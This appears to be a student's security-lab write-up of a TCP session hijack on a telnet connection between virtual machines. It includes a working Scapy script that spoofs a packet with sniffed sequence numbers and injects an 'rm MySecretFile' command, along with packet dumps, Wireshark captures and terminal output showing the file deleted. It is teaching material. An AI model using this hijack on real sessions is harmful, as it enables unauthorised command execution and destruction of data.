
```
[02/09/19]seed@VM:~/.../lab3$ sudo ./hijack.py
version    : BitField (4 bits)                    = 4               (4)
ihl        : BitField (4 bits)                    = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '10.0.2.10'     (None)
dst        : DestIPField                          = '10.0.2.11'     (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 41942           (20)
dport      : ShortEnumField                       = 23              (80)
seq        : IntField                             = 3986254138L     (0)
ack        : IntField                             = 2399610644L     (0)
dataofs    : BitField (4 bits)                    = None            (None)
reserved   : BitField (3 bits)                    = 0               (0)
flags      : FlagsField (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              ([])
--
load       : StrField                             = '\nrm MySecretFile\n' ('')
[02/09/19]seed@VM:~/.../lab3$
```

On the Blue VM, we see the retransmissions from the server since the client is rejecting packets from sequence numbers it did not send.



```
[02/09/2019 22:19] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 22:16:08 MST 2019 from 10.0.2.10 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 22:19] seed@VM:~$
```


On the left side, Red VM, we see that the file is no longer there. The attack worked! We also see TCP Retranmissions that started up because we spoofed a packet on behalf of Green VM and Red VM is waiting for an ACK from Green VM, but it never gets it so it keep sending the same packet over and over again.



```
[02/09/2019 22:19] seed@VM:~$ ls
android          Desktop    examples.desktop  Pictures  Templates
bin              Documents  lib               Public    Videos
Customization    Downloads  Music             source
[02/09/2019 22:19] seed@VM:~$ touch MySecretFile
[02/09/2019 22:19] seed@VM:~$ ls -l MySecretFile
-rw-rw-r-- 1 seed seed 0 Feb  9 22:19 MySecretFile
[02/09/2019 22:19] seed@VM:~$ ls -l MySecretFile
ls: cannot access 'MySecretFile': No such file or directory
[02/09/2019 22:22] seed@VM:~$
```

```
No. Time                          Source     Destination Protoc Leng Info
 39 2019-02-09 22:19:57.639074316 10.0.2.11  10.0.2.10   TCP     66 23 → 41942 [ACK] Seq=2399610269 Ack=3986254134 Win=29056 Len=0 TSval=4294923932 TSecr=4294922652
 40 2019-02-09 22:19:57.832063273 10.0.2.10  10.0.2.11   TELNET  67 Telnet Data ...
 41 2019-02-09 22:19:57.832940176 10.0.2.11  10.0.2.10   TCP     66 23 → 41942 [ACK] Seq=2399610269 Ack=3986254135 Win=29056 Len=0 TSval=4294923980 TSecr=4294922700
 42 2019-02-09 22:19:57.989169016 10.0.2.10  10.0.2.11   TELNET  67 Telnet Data ...
 43 2019-02-09 22:19:57.989235223 10.0.2.11  10.0.2.10   TCP     66 23 → 41942 [ACK] Seq=2399610269 Ack=3986254136 Win=29056 Len=0 TSval=4294924019 TSecr=4294922739
 44 2019-02-09 22:19:58.140770504 10.0.2.10  10.0.2.11   TELNET  68 Telnet Data ...
 45 2019-02-09 22:19:58.140827951 10.0.2.11  10.0.2.10   TCP     66 23 → 41942 [ACK] Seq=2399610269 Ack=3986254138 Win=29056 Len=0 TSval=4294924057 TSecr=4294922777
 46 2019-02-09 22:19:58.141004063 10.0.2.11  10.0.2.10   TELNET  68 Telnet Data ...
 47 2019-02-09 22:19:58.141060120 10.0.2.10  10.0.2.11   TCP     66 41942 → 23 [ACK] Seq=3986254138 Ack=2399610271 Win=29312 Len=0 TSval=4294922777 TSecr=4294924057
 48 2019-02-09 22:19:58.169160106 10.0.2.11  10.0.2.10   TELNET 132 Telnet Data ...
 49 2019-02-09 22:19:58.169304300 10.0.2.10  10.0.2.11   TCP     66 41942 → 23 [ACK] Seq=3986254138 Ack=2399610337 Win=29312 Len=0 TSval=4294922784 TSecr=4294924064
 50 2019-02-09 22:19:58.247367042 10.0.2.11  10.0.2.10   TELNET 343 Telnet Data ...
 51 2019-02-09 22:19:58.247424013 10.0.2.10  10.0.2.11   TCP     66 41942 → 23 [ACK] Seq=3986254138 Ack=2399610614 Win=30336 Len=0 TSval=4294922804 TSecr=4294924084
 52 2019-02-09 22:19:58.341663353 10.0.2.11  10.0.2.10   TELNET  96 Telnet Data ...
 53 2019-02-09 22:19:58.341764866 10.0.2.10  10.0.2.11   TCP     66 41942 → 23 [ACK] Seq=3986254138 Ack=2399610644 Win=30336 Len=0 TSval=4294922827 TSecr=4294924107
 54 2019-02-09 22:21:53.554010711 10.0.2.10  10.0.2.11   TELNET  71 Telnet Data ...
 55 2019-02-09 22:21:53.555227072 10.0.2.11  10.0.2.10   TELNET  69 Telnet Data ...
 56 2019-02-09 22:21:53.763536194 10.0.2.11  10.0.2.10   TELNET 143 Telnet Data ...
 57 2019-02-09 22:21:53.971077553 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953015...
 58 2019-02-09 22:21:54.399980734 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953120...
 59 2019-02-09 22:21:55.223646017 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953328...
 60 2019-02-09 22:21:56.887502947 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953744...
 61 2019-02-09 22:22:00.407806915 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294954624...
 62 2019-02-09 22:22:07.083627799 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294956288...
 63 2019-02-09 22:22:20.275410320 10.0.2.11  10.0.2.10   TCP    145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294959616...

▶ Frame 53: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_39:ac:b7 (08:00:27:39:ac:b7), Dst: PcsCompu_99:5b:0f (08:00:27:99:5b:0f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 41942, Dst Port: 23, Seq: 3986254138, Ack: 2399610644, Len: 0
    Source Port: 41942
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3986254138
    Acknowledgment number: 2399610644
    Header Length: 32 bytes
  ▼ Flags: 0x010 (ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set

Acknowledgment number (tcp.ack), 4 bytes          Packets: 63 · Displayed: 63 (100.0%)          Profile: Default
```


In the Blue VM, we can see the code for the hijack.py Scapy attack.



```
[02/09/2019 22:19] seed@VM:~$ ls
android          Desktop    examples.desktop  Pictures  Templates
bin              Documents  lib               Public    Videos
Customization    Downloads  Music             source
[02/09/2019 22:19] seed@VM:~$ touch MySecretFile
[02/09/2019 22:19] seed@VM:~$ ls -l MySecretFile
-rw-rw-r-- 1 seed seed 0 Feb  9 22:19 MySecretFile
[02/09/2019 22:19] seed@VM:~$ ls -l MySecretFile
ls: cannot access 'MySecretFile': No such file or directory
[02/09/2019 22:22] seed@VM:~$
```

```python
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=41942, dport=23, flags=16, seq=3986254138, ack=2399610644)
data = "\nrm MySecretFile\n"

pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

On the Blue VM, we see more retransmission after we hit enter on the telnet session. This time from 10.0.2.10 to 10.0.2.11. We get these because the Green VM is using the sequence number which we already hijacked and the server, Red VM, is not accepting it.



```
[02/09/2019 22:19] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 22:16:08 MST 2019 from 10.0.2.10 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 22:19] seed@VM:~$
```

Capturing from enp0s3 (port 23)

```
No.  Time                           Source     Destination Protoc Leng Info
  53 2019-02-09 22:19:56.341764865  10.0.2.10  10.0.2.11   TCP      66 41942 → 23 [ACK] Seq=3986254138 Ack=2399610644 Win=30336 Len=0 TSval=4294922827 TSecr=4294924107
  54 2019-02-09 22:21:53.554610711  10.0.2.10  10.0.2.11   TELNET   71 Telnet Data ...
  55 2019-02-09 22:21:53.555227072  10.0.2.11  10.0.2.10   TELNET   68 Telnet Data ...
  56 2019-02-09 22:21:53.763536194  10.0.2.11  10.0.2.10   TELNET  143 Telnet Data ...
  57 2019-02-09 22:21:53.971077553  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953015…
  58 2019-02-09 22:21:54.399008734  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953120…
  59 2019-02-09 22:21:55.223646017  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953328…
  60 2019-02-09 22:21:56.887502947  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294953744…
  61 2019-02-09 22:22:00.407886815  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294954624…
  62 2019-02-09 22:22:07.063627789  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294956288…
  63 2019-02-09 22:22:20.375410328  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294959616…
  64 2019-02-09 22:22:46.999510910  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=4294966272…
  65 2019-02-09 22:23:40.247392741  10.0.2.11  10.0.2.10   TCP     145 [TCP Retransmission] 23 → 41942 [PSH, ACK] Seq=2399610644 Ack=3986254155 Win=29056 Len=79 TSval=12288 TSec…
  66 2019-02-09 22:23:50.453046815  10.0.2.10  10.0.2.11   TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
  67 2019-02-09 22:23:50.453291915  10.0.2.11  10.0.2.10   TCP      78 [TCP Dup ACK 56#1] 23 → 41942 [ACK] Seq=2399610723 Ack=3986254155 Win=29056 Len=0 TSval=14880 TSecr=429492…
  68 2019-02-09 22:23:50.658588547  10.0.2.10  10.0.2.11   TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
  69 2019-02-09 22:23:50.658603874  10.0.2.11  10.0.2.10   TCP      78 [TCP Dup ACK 56#2] 23 → 41942 [ACK] Seq=2399610723 Ack=3986254155 Win=29056 Len=0 TSval=14890 TSecr=429492…
  70 2019-02-09 22:23:50.869776797  10.0.2.10  10.0.2.11   TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
  71 2019-02-09 22:23:50.869782565  10.0.2.11  10.0.2.10   TCP      78 [TCP Dup ACK 56#3] 23 → 41942 [ACK] Seq=2399610723 Ack=3986254155 Win=29056 Len=0 TSval=14948 TSecr=429492…
  72 2019-02-09 22:23:51.289178891  10.0.2.10  10.0.2.11   TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
  73 2019-02-09 22:23:51.289289278  10.0.2.11  10.0.2.10   TCP      78 [TCP Dup ACK 56#4] 23 → 41942 [ACK] Seq=2399610723 Ack=3986254155 Win=29056 Len=0 TSval=15048 TSecr=429492…
  74 2019-02-09 22:23:52.119998870  10.0.2.10  10.0.2.11   TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
  75 2019-02-09 22:23:52.120096983  10.0.2.11  10.0.2.10   TCP      78 [TCP Dup ACK 56#5] 23 → 41942 [ACK] Seq=2399610723 Ack=3986254155 Win=29056 Len=0 TSval=15256 TSecr=429492…
  76 2019-02-09 22:23:53.791093194  10.0.2.10  10.0.2.11   TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
  77 2019-02-09 22:23:53.791097228  10.0.2.11  10.0.2.10   TCP      78 [TCP Dup ACK 56#6] 23 → 41942 [ACK] Seq=2399610723 Ack=3986254155 Win=29056 Len=0 TSval=15674 TSecr=429492…
```

```
▶ Frame 53: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_39:ac:b7 (08:00:27:39:ac:b7), Dst: PcsCompu_09:5b:0f (08:00:27:09:5b:0f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 41942, Dst Port: 23, Seq: 3986254138, Ack: 2399610644, Len: 0
    Source Port: 41942
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3986254138
    Acknowledgment number: 2399610644
    Header Length: 32 bytes
  ▼ Flags: 0x010 (ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set
```

Acknowledgment number (tcp.ack), 4 bytes   Packets: 77 · Displayed: 77 (100.0%)   Profile: Default

Observations / Explanations

In this part of the lab, we executed a TCP Session Hijack using both netwox and Scapy. Similar to the prior exercises, we spoofed a TCP packet. BUT, unlike the previous exercises, we added a malicious payload to the TCP telnet packet. Our malicious packet was able to take advantage of the values sniffed from WireShark to get the sequence number and port numbers, especially for the OS picked local telnet port. There were other fields that were required, mainly for netwox to work correctly including – TTL, ACK number, and window size.

For both netwox and Scapy, we specified the payload to remove the MySecretFile. For netwox, we specified it as a hex string and for Scapy, we just specified it as text string.

Either way, were able to spoof the packet and remove the MySecretFile file.